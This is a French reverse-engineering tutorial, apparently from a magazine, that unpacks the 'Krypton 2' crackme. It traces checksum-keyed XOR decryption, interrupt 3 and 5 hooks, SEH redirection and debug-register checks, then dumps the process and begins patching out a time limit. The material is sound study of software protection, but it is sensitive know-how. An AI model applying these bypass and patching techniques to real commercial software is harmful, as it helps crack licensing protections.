Jetons un petit coup d'œil à la section .rsrc (ressources) et on s'aperçoit qu'elle est aussi chiffrée (aucune chaîne n'apparaît). Passons aussi cette section en écriture : clic droit sur l'exécutable, "Load in PE Editor (LordPE)". Nous cliquons sur "Sections" pour accéder au tableau des sections. Clic droit sur la première section et "List section header table".

```
1. item:
 Name:                 CODE
 VirtualSize:          0x00001000
 VirtualAddress:       0x00001000
 SizeOfRawData:        0x00001000
 PointerToRawData:     0x00000600
 PointerToRelocations: 0x00000000
 PointerToLinenumbers: 0x00000000
 NumberOfRelocations:  0x0000
 NumberOfLinenumbers:  0x0000
 Characteristics:      0x60000020
 (CODE, EXECUTE, READ)
```

Nous voyons clairement les caractéristiques de la section CODE : 60000020h correspond à EXECUTE - READ. On ferme la fenêtre, clic droit à nouveau et cette fois-ci on choisit l'option : "Edit section header". Cette fonction permet de modifier les caractéristiques d'une section et en particulier les flags de la section.

Nous voyons un champ "Flags" avec un bouton juste à côté. Il permet de calculer les droits des sections rapidement à l'aide de cases à cocher, et justement celle qui nous intéresse (*Writeable*) n'est pas encore cochée. Il suffit de la sélectionner et le programme nous indique la nouvelle valeur de la section : "E0000020". Faisons de même avec la section .rsrc. Nous pouvons fermer LordPE. Il ne faut pas oublier de presser "Save" pour enregistrer les changements. Relançons notre application pour nous retrouver au XOR, et reprendre l'analyse. Regardons rapidement ce qu'il y a en 401000h avant d'effectuer le XOR :

```
:d 401000
00401000 A4 3F 1C 04 00 8C 73 35-82 A0 04 09 0D 03 ED 9E
```

Nous passons le XOR, le premier chiffrement/déchiffrement a été fait.

```
00407070  3118              XOR     [EAX],EBX
:d 401000
00401000 A4 1F 1D 05 00 8C 73 35-82 A0 04 09 0D 03 ED 9E
```

Les octets sont bien modifiés, le "d'écryptement" se passe très bien. Nous continuons notre petite exploration et nous arrivons sur ceci :

```
004070C3  8B10              MOV     EDX,[EAX]
```

Le résultat du XOR est placé dans EDX. L'ordre des octets est inversé, EDX contient donc 051D1FA4h. Ensuite arrive :

```
00407109  C1CA02            ROR     EDX,02
```

L'instruction ROR signifie *Rotate Right*.

```
00407150  8910              MOV     [EAX],EDX
```

Après la rotation, le résultat est placé à l'adresse pointée par EAX. Les 4 octets sont inversés par rapport à l'ordre qu'ils ont dans EDX.

```
00407196  3118              XOR     [EAX],EBX
```

Ensuite, un deuxième XOR vient modifier les 4 nouveaux octets pour donner les 4 octets déchiffrés à l'adresse 401000h.

```
004071DC  83C004            ADD     EAX,04
```

Nous venons de déchiffrer 4 octets et le programme incrémente le registre EAX de 4. Il pointe maintenant vers les nouveaux octets à déchiffrer. Le programme effectue une boucle pour cela.

```
00407223  3BC1              CMP     EAX,ECX
```

EAX contient 401004h alors qu'ECX contient 402000h.

Il s'agit d'une comparaison pour savoir si les octets entre l'adresse 401000h et l'adresse 402000h ont été déchiffrés. Le programme boucle jusqu'à ce que EAX = 402000h. Si nous traçons pas à pas, cela prend énormément de temps. Au début de l'analyse, on a vu que le programme detectait les BPX et bloquait la machine. Je présume qu'il détourne l'interruption 3 et la fait pointer vers un "jmp eip" comme pour l'interruption 1.

Nous n'avons pas encore rencontré de code détournant cette interruption, il est donc possible de déposer un point d'arrêt sans bloquer la machine. Pour éviter tout problème, j'ai préféré utiliser un BPX "intelligent" :

```
BPX EIP IF EAX==402000.
```

Cette commande mettra un BPX à l'adresse actuelle seulement quand EAX sera à 402000h. Cela permet de passer tout le déchiffrement en une fraction de seconde, et de récupérer la main juste à l'endroit où nous étions.

> **Remarque**
>
> Si l'auteur de la protection avait détourné l'interruption 3, il aurait fallu tracer tout le déchiffrement à la main, car mon BPX aurait bloqué la machine. (Enfin, il aurait été possible d'empêcher le hook de l'interruption comme nous allons le voir plus tard).

Après quelques instructions tracées, nous arrivons ici :

```
004072B3  CF      IRETD
```

IRET signifie *Interrupt Return*. Cela permet à un programme de revenir en ring 3 après avoir exécuté cette instruction. Nous ne pouvons pas la tracer puisque nous ne sommes pas en ring 0. Que faire ?

Nous avons vu que le programme déchiffrait du code. Il va certainement appeler ce code un peu après ce déchiffrement. Nous allons donc nous rendre manuellement en 401000h. Pourquoi 401000h ? Le programme, compte tenu de sa petite taille et des instructions rencontrées, a été écrit en assembleur. Les programmes en assembleur commencent "toujours" en 401000h (voir **[0]**). Tapons R EIP 401000 pour nous y rendre.

```
00401000  E92F060000    JMP       00401634
```

> **Important :** Avant toute chose, pour ne pas tout recommencer si nous avions à rebooter, il est préférable de "dumper" le processus. Deux solutions sont possibles :
>
> - insertion d'un JMP EIP à la place du JMP 401634. Il suffit de taper "A" -- "Enter", puis "jmp eip" -- "Enter". Il suffit de dumper le processus via LordPE par exemple.
> - Utiliser la commande PEDUMP d'Icedump : /PEDUMP 400000 1000 c:\dump1.exe
>
> Personnellement, je conseille la seconde solution. A partir de maintenant, si notre fichier crashe, il sera toujours possible de recommencer à partir du dump, et donc d'éviter de tout recommencer. De plus, nous pouvons déjà désassembler le fichier dump1.exe pour analyser un peu le programme.

Continuons. Le saut nous amène à deux parties importantes de la protection :

```
0167:00401634  E85E000000    CALL      00401697    ; decrypt les datas.
```

Comme nous le voyons ci-dessous, le code ressemble beaucoup à ce que nous avons déjà rencontré.

```
00401697  B800204000 MOV  EAX,00402000 ; EAX = adresse section data
0040169C  B91A040000 MOV  ECX,0000041A ; ECX = index de boucle.
004016A1  BB00104000 MOV  EBX,00401000 ; EBX = clef
004016A6  8B1B       MOV  EBX,[EBX]    ; EBX = dword pointé par EBX
004016A8  3118       XOR  [EAX],EBX    ; dword pointés par EAX xor EBX
004016AA  83E904     SUB  ECX,04       ; ECX = ECX-4 (on soustrait un dword)
004016AD  83C004     ADD  EAX,04       ; EAX = EAX+4 (on ajoute un dword)
004016B0  83F900     CMP  ECX,00       ; tant que
004016B3  7DF3       JGE  004016A8     ; ECX >= 0 on boucle
00401685  C3         RET               ; retour
```

Pour l'instant, il n'y a toujours pas de détournement d'interruption 3. Nous pouvons sans crainte presser F10 sur le "CALL 401697" ou F12 si nous avions tracé à l'intérieur de la routine de déchiffrement. Avant déchiffrement :

```
016F:00402170           ......& ..& ..&
016F:00402180..& ..&..f` .@s
016F:00402190           .]c .@ik.Aa .Gos
016F:004021A0           .M□ .]cs.Fhg.[ne
016F:004021B0           .%On.@&b.[ro..rh
```

Après déchiffrement :

```
0167:00402170           y!..
0167:00402180           ..If you
0167:00402190           are looking this
0167:004021A0           by pressing the
0167:004021B0           ..Info button th
```

La section .data est maintenant déchiffrée, continuons avec la seconde partie :

```
00401639  E8B9000000    CALL      004016F7
```

Le CALL nous amène l'obfuscation habituelle : un JMP + boucle.

```
004016F7  EB41          JMP       0040173A
```

Nous examinons uniquement les instructions importantes pour la protection :

```
00401719  0F010D0A204000    SIDT      FWORD PTR [0040200A]
```

Accès à l'IDT. Le programme va sûrement détourner une interruption.

```
0040176A  83C318        ADD       EBX,18      ; 3 * 8
```

Il s'agit de l'interruption 3 (rappel : chaque descripteur fait 8 octets). Regardons le handler de cette interruption.

```
0040184A  B87F1D4000        MOV       EAX,00401D7F
```

Il suffit de taper U 401D7F

```
00401D7F  EBFE          JMP       00401D7F  ; jmp eip
```

Ce n'est pas surprenant.

L'auteur remplace le handler de interruption 3 par un `jmp eip`, ce qui bloque la machine quand un point d'arrêt est rencontré. C'est une technique d'anti-debugging assez simple à mettre en place, mais efficace. La seule solution est de redémarrer le système lorsqu'un point d'arrêt (int 3) est déclenché. Après examen du code qui suit le hook de l'interruption 3, nous ne pouvons donc pas sauter le `CALL 4016F7` pour empêcher le hook de l'interruption 3 puisque ce call calcule des éléments importants pour la suite du chargement du programme.

PETITE EXPLICATION SUR LE HOOK DE L'INTERRUPTION 3

En plus de bloquer les `BPX` que nous mettons dans le code, cette méthode nous empêche de tracer en `STEP OVER` (F10 sous SoftICE) :

```
401xxx      instruction
401xxx  call routine
401xxx      instruction
```

Lorsque nous pressons F10 pour passer le `call` sans rentrer dedans, SoftICE met un point d'arrêt sur l'adresse de retour, pour nous rendre la main juste après l'exécution du `call`. Si l'interruption 3 a été détournée, la machine est bloquée. Ce type d'anti-debugging est pénible puisque nous devons tracer tous les `call` entièrement, les boucles, les séries de tests sans fin ... Si nous tentons de presser sur F12 pour sortir du `call`, nous bloquons pour la raison expliquée ci-dessus. Il va donc falloir empêcher le hook de l'interruption 3, mais continuer l'exécution du `call` pour se rendre à la partie importante. Nous allons recommencer, mais cette fois-ci sans hooker l'interruption 3. Pour quitter sans risque de reboot, voici comment procéder sous SoftICE :

```
"A" -- Enter
"push 0" -- Enter
"call ExitProcess" -- Enter
```

Nous pouvons maintenant presser F5, ce qui quitte le programme proprement. Nous utilisons LordPE et son *break'n Enter* pour reprendre au début du fichier, mais cette fois-ci, nous travaillons sur `dump1.exe` précédemment sauvegardé. Quelques pressions sur F8 et nous revoilà dans le `call` qui détourne l'interruption 3. Le principe pour éviter le détournement est de sauter chaque instruction du code qui touche l'`IDT`.

```
00401719  0F010D0A204000      SIDT      FWORD PTR [0040200A]
```

Par exemple, ici, on tape `R EIP EIP+7` (l'instruction fait 7 octets).

```
0040176A  83C318              ADD       EBX,18
R EIP EIP+3 (3 octets), .....
```

Il suffit de passer toutes les instructions de cette manière pour éviter le détournement de l'int 3. Le code que je vous montre est au milieu de l'obfuscation, donc il n'est pas vraiment possible de savoir facilement où se termine le code "détournant", et de s'y rendre par un `R EIP adresse`. Une fois le détournement passé, on tombe sur les instructions importantes (sans obfuscation) :

```
004018E1  68EC204000          PUSH      004020EC  ;USER32.DLL
00401908  E87C050000          CALL      KERNEL32!GetModuleHandleA
0040192F  010504214000        ADD       [00402104],EAX
```

Récupération et sauvegarde de l'ImageBase de `USER32.DLL`. Avant :

```
D 402104: 0023:00402104 00 00 00 00 00 00 00 00 47 65 74 53 79 73 74 65
```

Après :

```
D 402104: 0023:00402104 00 00 F5 BF 00 00 00 00-47 65 74 53 79 73 74 65
```

```
00401957  68F7204000          PUSH      004020F7    ; KERNEL32.DLL
0040197E  E806050000          CALL      KERNEL32!GetModuleHandleA
004019A5  010508214000        ADD       [00402108],EAX
```

Récupération et sauvegarde l'ImageBase de `KERNEL32.DLL`. Avant :

```
0023:00402108 00 00 00 00 47 65 74 53-79 73 74 65 6D 54 69 6D
```

Après :

```
0023:00402108 00 00 F7 BF 47 65 74 53-79 73 74 65 6D 54 69 6D
```

SUITE DE L'ANALYSE - L'INTERRUPTION 5

Les mécanismes de détournement sont maintenant bien connus, et nous ne nous attarderons plus dessus.

```
004019CD  680C214000    PUSH  0040210C                ; GetSystemTime
004019F4  FF3508214000  PUSH  DWORD PTR [00402108] ; ImageBase Kernel32
00401A1C  E862040000    CALL  KERNEL32!GetProcAddress
```

Le programme sauvegarde l'ImageBase de `Kernel32` un peu plus tôt pour charger dynamiquement l'API `GetSystemTime`. `EAX` contient l'adresse de l'API après l'exécution de `GetProcAddress` et celle-ci est sauvegardée.

```
00401A43  010550214000    ADD       [00402150],EAX ; Sauvegarde
D 402150 ==> 00402150 0E 0F FA BF
```

```
00401A6B  681A214000    PUSH      0040211A   ; MessageBoxA
00401ABA  E8C4030000    CALL      KERNEL32!GetProcAddress
00401AE1  010554214000  ADD       [00402154],EAX  ; Sauvegarde
```

L'adresse de l'API `MessageBoxA` est sauvegardée, ainsi que `GetSystemTime`, `MessageBoxA`, `MessageBoxExA`, `ExitProcess`, et `GlobalAlloc`.

```
001B:00401CE3  C3           RET
```

Une fois terminée, nous sortons de cette routine pleine d'obfuscation, pour arriver ici :

```
0167:0040163E  B443         MOV       AH,43
```

Il est conseillé, une fois de plus, de dumper votre processus pour éviter de tout recommencer en cas de problème.

```
/PEDUMP 400000 163E c:\dump2.exe

0040163E  B443          MOV     AH,43
00401640  CD68          INT     68
00401642  663D86F3      CMP     AX,F386
00401646  0F84DF060000  JZ      00401D2B ; JZ softice_present
```

Il s'agit d'un code de détection du débogueur SoftICE (pour plus d'informations sur cette détection, lire **[0]**). Nous utilisons actuellement Icedump. Celui-ci nous rend indétectable vis-à-vis des méthodes de détection les plus courantes. Continuons :

```
0040164C  8B1D0C204000      MOV     EBX,[0040200C]
00401652  83C328            ADD     EBX,28      ; 5 * 8 = 40 = 28h.
interrupt 5 descriptor.
00401655  FA                CLI
00401656  668B5306          MOV     DX,[EBX+06]
0040165A  C1E210            SHL     EDX,10
0040165D  668B13            MOV     DX,[EBX]
00401660  891502204000      MOV     [00402002],EDX
00401666  B8B6164000        MOV     EAX,004016B6
0040166B  668903            MOV     [EBX],AX
0040166E  C1E810            SHR     EAX,10
00401671  66894306          MOV     [EBX+06],AX
00401675  CD05              INT     05                  ;
Appel l'interruption une fois hookée.
00401677  8B1D0C204000      MOV     EBX,[0040200C]
0040167D  83C328            ADD     EBX,28
00401680  8B1502204000      MOV     EDX,[00402002]
00401686  668913            MOV     [EBX],DX
00401689  C1EA10            SHR     EDX,10
0040168C  66895306          MOV     [EBX+06],DX
00401690  E852070000        CALL    00401DE7
```

Nous sommes encore une fois en présence d'un hook d'interruption. Cette fois ci, le programme détourne l'interruption 5. Elle n'a aucune importance dans le débogage, l'auteur aurait pu prendre une autre interruption. Il se sert ici du détournement d'interruption pour exécuter du code en ring 0.

Nous allons nous rendre dans son handler :

```
R EIP 4016B6

004016B6  B834164000        MOV     EAX,00401634 ; EAX = 401634
004016BB  BB95164000        MOV     EBX,00401695 ; EBX = 401695
004016C0  33C9              XOR     ECX,ECX      ; ECX = 0
004016C2  0308              ADD     ECX,[EAX]    ; ECX = dwords
pointés par EAX.
004016C4  40                INC     EAX          ; EAX = EAX+1
004016C5  3BC3              CMP     EAX,EBX      ; tant que
004016C7  7EF9              JLE     004016C2     ; EAX <= EBX on
boucle
```

Le handler effectue une sorte de checksum avec les opcodes entre les adresses 401634h et 401695h. A la fin de la boucle, ECX contient ce checksum, ensuite utilisé pour déchiffrer une partie de la section CODE :

```
004016C9  B8AF114000        MOV     EAX,004011AF ; EAX = 4011AF
004016CE  BB82040000        MOV     EBX,00000482 ; EBX = 482 --
index de boucle
004016D3  3108              XOR     [EAX],ECX    ; dword pointé par
EAX XOR ECX.(checksum)
004016D5  83C004            ADD     EAX,04       ; EAX = EAX+4
004016D8  83EB04            SUB     EBX,04       ; EBX = EBX-4
004016DB  83FB00            CMP     EBX,00       ; Tant que
004016DE  7DF3              JGE     004016D3     ; EBX >= 0 on
boucle.
004016E0  CF                IRETD                ; Interrupt Return
(passage en ring 3)
```

Le déchiffrement s'effectue et le handler rend la main au programme. Nous sommes en ring 0 ici normalement, mais nous sommes en train d'émuler l'interruption en traçant le handler en ring 3 ; il ne faut donc pas exécuter le IRETD, sous peine de blocage violent. L'auteur de la protection utilise le checksum d'une partie du code pour déchiffrer une autre partie. Si nous avions modifié des instructions, le déchiffrement se serait bien effectué, mais le code résultant ne serait pas valide. Pour retourner après l'interruption 5, il suffit de taper : R EIP 00401690. Nous nous retrouvons sur le call juste après le "dé-hookage" de l'interruption 5.

```
00401690  E852070000        CALL    00401DE7 ; Checksum Check
```

Examinons ce qui se passe dans cette procédure :

```
00401DE7 60          PUSHAD              ; Sauvegarde les registres.
00401DE8 B800104000  MOV   EAX,00401000 ; EAX = 401000
00401DED BBA7114000  MOV   EBX,004011A7 ; EBX = 4011A7
00401DF2 33C9        XOR   ECX,ECX      ; ECX = 0
00401DF4 0308        ADD   ECX,[EAX]    ; ECX = ECX + dword pointé par
EAX.
00401DF6 40          INC   EAX          ; EAX = EAX + 1
00401DF7 3BC3        CMP   EAX,EBX      ;on boucle sur 401DF4 Tant que
00401DF9 7EF9        JLE   00401DF4     ; EAX <= EBX
00401DFB 81F9974B1C42 CMP  ECX,421C4B97 ; ECX = 421C4B97?
00401E01 0F8524FFFFFF JNZ  00401D2B     ; non! BAD checksum on va en
401D2B
00401E07 61          POPAD               ; On restaure les registres
00401E08 C3          RET
```

Il s'agit d'un simple checksum. Encore une fois, si nous avions modifié le programme, nous n'aurions pu continuer l'analyse de la protection (note : ici, il est possible de modifier le test du checksum puisque la valeur n'est pas utilisée pour déchiffrer quoi que ce soit). La valeur d'ECX n'est pas sauvegardée et les registres sont restaurés juste avant de sortir de la procédure. Continuons après le call.

```
00401695  EB4A          JMP     004016E1
```

Un saut vers le code suivant :

```
004016E1  68061D4000    PUSH    00401D06          ; Exception Handler
004016E6  6467FF360000  PUSH    DWORD PTR FS:[0000]
004016EC  646789260000  MOV     FS:[0000],ESP
004016F2  E90EF9FFFF    JMP     00401005          ; saut en 401005
```

Une pratique courante dans les techniques anti-debugging est d'utiliser les *except handlers* pour rediriger le code. C'est beaucoup moins visible qu'un simple `call`, ou saut. Vous connaissez sûrement l'utilisation des SEH (*Structured Exception Handler*) en langage de programmation haut niveau. En C++, par exemple, ils ressemblent à ceci :

```
__try{
     Code à protéger.
    };
__except{
        Le code ici sera exécuté seulement en cas d'erreur dans la
clause "try"
       };
```

Pour plus d'information regardez une documentation complète sur le sujet **[6]**.

Les SEH permettent d'accéder au contexte de l'application par exemple. Beaucoup de protections les utilisent pour effacer les BPM, ou de modifier les *debug registers* sans passer en ring 0. Revenons à l'analyse. L'adresse 401D06h sera appelée en cas d'erreur dans le code.

```
00401005  8B1D0C204000        MOV     EBX,[0040200C]
0040100B  83C328              ADD     EBX,28
....
0040101F  B8E1104000          MOV     EAX,004010E1
....
0040102E  EB63                JMP     00401093
00401030  CD05                INT     05
```

Encore un hook de l'interruption 5. Nous commençons à avoir l'habitude. Comme nous pouvons le voir, l'interruption n'est pas exécutée immédiatement, un saut inconditionnel nous détourne de l'exécution de l'interruption. Après quelques tests sans importance, l'int 5 est exécutée. L'int 5 regorge de tests différents qui influencent le déroulement du programme. Dans certaines conditions, le code en dessous de l'interruption est modifié par "FFFFh", ce qui aura pour résultat de provoquer une erreur lors de l'exécution. Le *except handler* prendra alors la main.

Le code est très embrouillé et pas vraiment simple à comprendre. Je préfère faire un dump de mon processus afin de ne pas perdre mon travail (`/PEDUMP 400000 101F c:\dump3.exe`). Je décide d'analyser le reste de la protection avec IDA. Nous fermons l'application de la même façon que tout à l'heure et nous désassemblons avec IDA notre `dump3.exe`. Après un rapide coup d'œil, nous trouvons ceci :

```
CODE:004011C4                 push    0               ; CODE XREF:
DialogFunc+155j
CODE:004011C6                 call    GetModuleHandleA
CODE:004011CB                 mov     ds:hInstance, eax
CODE:004011D0                 jmp     loc_401285
CODE:004011D5 ; ---------------------------------------------------
CODE:004011D5
CODE:004011D5 loc_4011D5:                             ; CODE XREF:
DialogFunc+B4j
CODE:004011D5                 jmp     loc_40146F
CODE:004011DA
CODE:004011DA                 push    0               ; dwInitParam
CODE:004011DC                 push    offset DialogFunc ; lpDialogFunc
CODE:004011E1                 push    0               ; hWndParent
CODE:004011E3                 push    67h             ; lpTemplateName
CODE:004011E5                 push    ds:hInstance    ; hInstance
CODE:004011EB                 call    DialogBoxParamA
```

L'API `DialogBoxParamA` utilise les ressources pour fonctionner correctement. Nous n'avons toujours pas déchiffré les ressources (adresse > 405000h). Apparemment tout le programme est déchiffré, excepté les ressources. Tapons `Ctrl+S` pour nous rendre à la section ressource.

```
.rsrc:00405000 _rsrc          segment para public 'DATA' use32
.rsrc:00405000                assume cs:_rsrc
.rsrc:00405000                ;org 405000h
```

Aucune référence à cette adresse ; nous faisons défiler cette section afin de voir si une référence existe, et nous trouvons ceci

```
.rsrc:00405430 unk_405430     db  97h ; ù             ; DATA XREF:
CODE:004012FDo
.rsrc:00405431                db  2Dh ; -
.rsrc:00405432                db 0BFh ; +
.rsrc:00405433                db 0E3h ; Ò
.rsrc:00405434                db  93h ; ô
```

Il ne nous reste plus qu'à nous rendre en 4012FDh pour trouver la routine de déchiffrement :

```
CODE:004012FD                 mov     eax, offset unk_405430
CODE:00401302                 mov     ebx, 3E0h
CODE:00401307
...
```

Nous avons trouvé la routine. Relançons l'application pour déchiffrer la section des ressources. Juste avant de retourner sous SoftICE, nous avons besoin de trouver le début de la routine. Grâce à IDA, je remonte légèrement dans le code, je modifie un peu le désassemblage qu'IDA a fait, car certaines instructions n'ont pas été désassemblées (utilisation de la touche "C" pour transformer des octets en code d'IDA).

```
CODE:0040128B                 add     ebx, 28h
CODE:0040128E                 cli
CODE:0040128F                 mov     dx, [ebx+6]
CODE:00401293                 shl     edx, 10h
CODE:00401296                 mov     dx, [ebx]
CODE:00401299                 mov     ds:dword_402002, edx
CODE:0040129F                 mov     eax, offset loc_4012CE
CODE:004012A4                 mov     [ebx], ax
CODE:004012A7                 shr     eax, 10h
CODE:004012AA                 mov     [ebx+6], ax
CODE:004012AE                 int     5
```

Une dernière redirection d'interruption. Nous allons donc nous rendre à l'adresse du handler sous SoftICE, et utiliser LordPE

pour relancer l'application comme nous avons maintenant l'habitude de faire : `R EIP 4012CE` :

```
004012CE  0F21C0      MOV   EAX,DR0      ; EAX = contenu de DR0
004012D1  85C0        TEST  EAX,EAX      ; si eax = 0 pas de BPM
004012D3  7540        JNZ   00401315     ; sinon erreur_crash
```

Les *debug registers* DR0 à DR3 sont vérifiés. Si leur contenu est différent de zéro, alors le programme en cours bloque.

```
004012EA  B834164000 MOV   EAX,00401634 ; EAX = 401634
004012EF  BBE71D4000 MOV   EBX,00401DE7 ; EBX = 401DE7
004012F4  33C9       XOR   ECX,ECX      ; ECX = 0
004012F6  0308       ADD   ECX,[EAX]    ; ECX = ECX + dword pointé par
EAX
004012F8  40         INC   EAX          ; EAX = EAX + 1
004012F9  3BC3       CMP   EAX,EBX      ; Tant que
004012FB  7EF9       JLE    004012F6    ; EAX <= EBX on boucle sur
4012F6
```

Le programme calcule la checksum entre l'adresse 401634h et 401DE7h. Il s'en sert pour déchiffrer les ressources :

```
004012FD  B830544000 MOV   EAX,00405430 ; EAX = 405430 Adresse dans la
section ressource.
00401302  BBE0030000 MOV   EBX,000003E0 ; EBX = 3E0 (taille à
décrypter)
00401307  3108       XOR   [EAX],ECX    ; dword pointé par EAX XOR
CheckSum (ECX)
00401309  83EB04     SUB   EBX,04       ; EBX = EBX - 4
0040130C  83C004     ADD   EAX,04       ; EAX = EAX + 40040130F  83FB00
CMP   EBX,00                            ; tant que
00401312  7DF3       JGE   00401307     ; EBX >= à zero on boucle sur
401307
00401314  CF         IRETD              ; Retour en ring 3.
```

Comme nous le constatons, le déchiffrement s'effectue avec la checksum d'une partie du code comme clef. A partir de maintenant, notre application est complètement déchiffrée, nous pouvons effectuer le dump final du processus. Un coup d'œil rapide à la section ressource nous confirme le bon déchiffrement :

```
D 405430

0023:00405430 61 00 6B 00 65 00 20 00-74 00 72 00 69 00 61 00  a.k.e.
.t.r.i.a.
0023:00405440 6C 00 20 00 61 00 70 00-70 00 6C 00 69 00 63 00  l.
.a.p.p.l.i.c.
0023:00405450 61 00 74 00 69 00 6F 00-6E 00 73 00 20 00 3A 00
a.t.i.o.n.s. .:.
etc..
```


Tout a l'air normal. Étant donné que nous ne connaissons pas encore le véritable *entry point* à utiliser pour notre dump, j'utilise 1000 comme valeur (*entry point* original qui pointe vers la protection). Nous corrigerons ensuite, après analyse finale du fichier sous IDA.

```
/PEDUMP 400000 1000 c:\final.exe
```

Nous terminons le processus comme nous l'avons fait jusqu'à présent par insertion d'un *call exitprocess*.

PATCHAGE DU FICHIER

Relisons les instructions qui accompagnaient notre fichier protégé contre le reverse engineering. Le challenge est de patcher le fichier pour qu'il puisse se lancer sans limitation dans le temps. Les patches en mémoire ne sont pas autorisés. Nous ne pouvions analyser le code dès le départ grâce à IDA puisque celui-ci était chiffré. Nous



avons effectué tout le travail de déchiffrement, il ne nous reste plus qu'à modifier le programme pour qu'il se lance sans problème.

Petite remarque : dans la section des données déchiffrées, j'ai observé le message suivant :

```
DATA:00402164    db 'If you are looking this by pressing the',0Dh,0Ah
DATA:00402164    db 'Info button than you have just cracked',0Dh,0Ah
DATA:00402164    db 'my Krypton 2 :)
```

L'auteur fait référence à un bouton à presser. Comme je le disais plus tôt, l'API `DialogBoxParamA` utilise les ressources pour afficher une boite de dialogue.

Nous faisons débuter le code à cet emplacement.

```
CODE:004011C4    push    0               ; CODE XREF: DialogFunc+155j
CODE:004011C6    call    GetModuleHandleA
CODE:004011CB    mov     ds:hInstance, eax
CODE:004011D0    jmp     loc_401285
CODE:004011D5 ; ---------------------------------------------------------
CODE:004011D5
CODE:004011D5 loc_4011D5:                ; CODE XREF: DialogFunc+B4j
CODE:004011D5    jmp     loc_40146F
CODE:004011DA
CODE:004011DA    push    0               ; dwInitParam
```

suite page 34 ➔ ➔

Quelques points importants

Avant de terminer cet article, revenons sur quelques points importants. Dans la procédure de hooking de l'interruption 3, le programme a calculé certaines adresses dynamiquement. Nous n'avons pas encore vu leur utilité. L'une d'elles servait à vérifier si la date d'utilisation du programme est expirée. Avec ma méthode, nous n'avons pas eu à nous préoccuper de cette vérification. En revanche, nous calculions l'adresse d'une API, tout particulièrement `MessageBoxA`. Celle-ci sert à afficher le message final lors de la pression sur le bouton. Pour retrouver ce code, il suffit de partir du code de la DialogBox qui gère la pression sur le bouton :

```
CODE:0040121C    cmp     [ebp+arg_4], 2
CODE:00401220    jz      short loc_401241
CODE:00401222    cmp     [ebp+arg_4], WM_COMMAND
CODE:00401229    jz      short bouton_presse
...
CODE:0040124F bouton_presse:                          ; CODE XREF: DialogFunc+14j
CODE:0040124F    cmp     [ebp+arg_8], 66h
CODE:00401253    jz      short Bouton_message
CODE:00401255    cmp     [ebp+arg_8], 67h
CODE:00401259    jz      short Exit

CODE:00401262 Bouton_message:                         ; CODE XREF: DialogFunc+3Ej
CODE:00401262    push    0
CODE:00401264    push    offset aCongratulation       ; "Congratulations !!!"
CODE:00401269    push    offset aGoodWorkGuyIfY       ; "Good Work guy!\r\n
CODE:0040126E    push    ds:hInstance
CODE:00401274    mov     eax, offset address_index    ; EAX = 00402140
CODE:00401279    add     eax, 8; EAX = EAX + 8 = 00402154
CODE:0040127C    call    dword ptr [eax]              ;Appel l'adresse pointé par EAX.

DATA:00402154 AddrMessageBox  dd 0BFF5412Eh
```

Le `call [eax]` appelle l'adresse BFF5412Eh, qui correspond au MessageBoxA sur ma version de Windows (la valeur est "hardcodée" puisque nous avons fait un dump après le calcul de l'adresse). Voilà pourquoi il était important de tracer complètement la procédure qui détournait l'interruption 3. Celle-ci "calculait" aussi des adresses cruciales pour le fonctionnement du programme.

L'article est déjà bien long, c'est pourquoi je n'ai pas montré tout le code anti-reverse engineering. Il y avait dans cet exécutable des routines qui scannaient les adresses calculées précédemment, à la recherche de "0xCC" dans leur code (BPX). Étaient également présentes des routines qui détruisaient le code si elles détectaient la présence d'une personne qui déboguait la protection, soit en effaçant du code, soit en ré-écrivant certaines parties des données avec le mot "YADO" (pseudonyme de l'auteur de la protection).

```
CODE:004011DC    push    offset DialogFunc ; lpDialogFunc
CODE:004011E1    push    0                 ; hWndParent
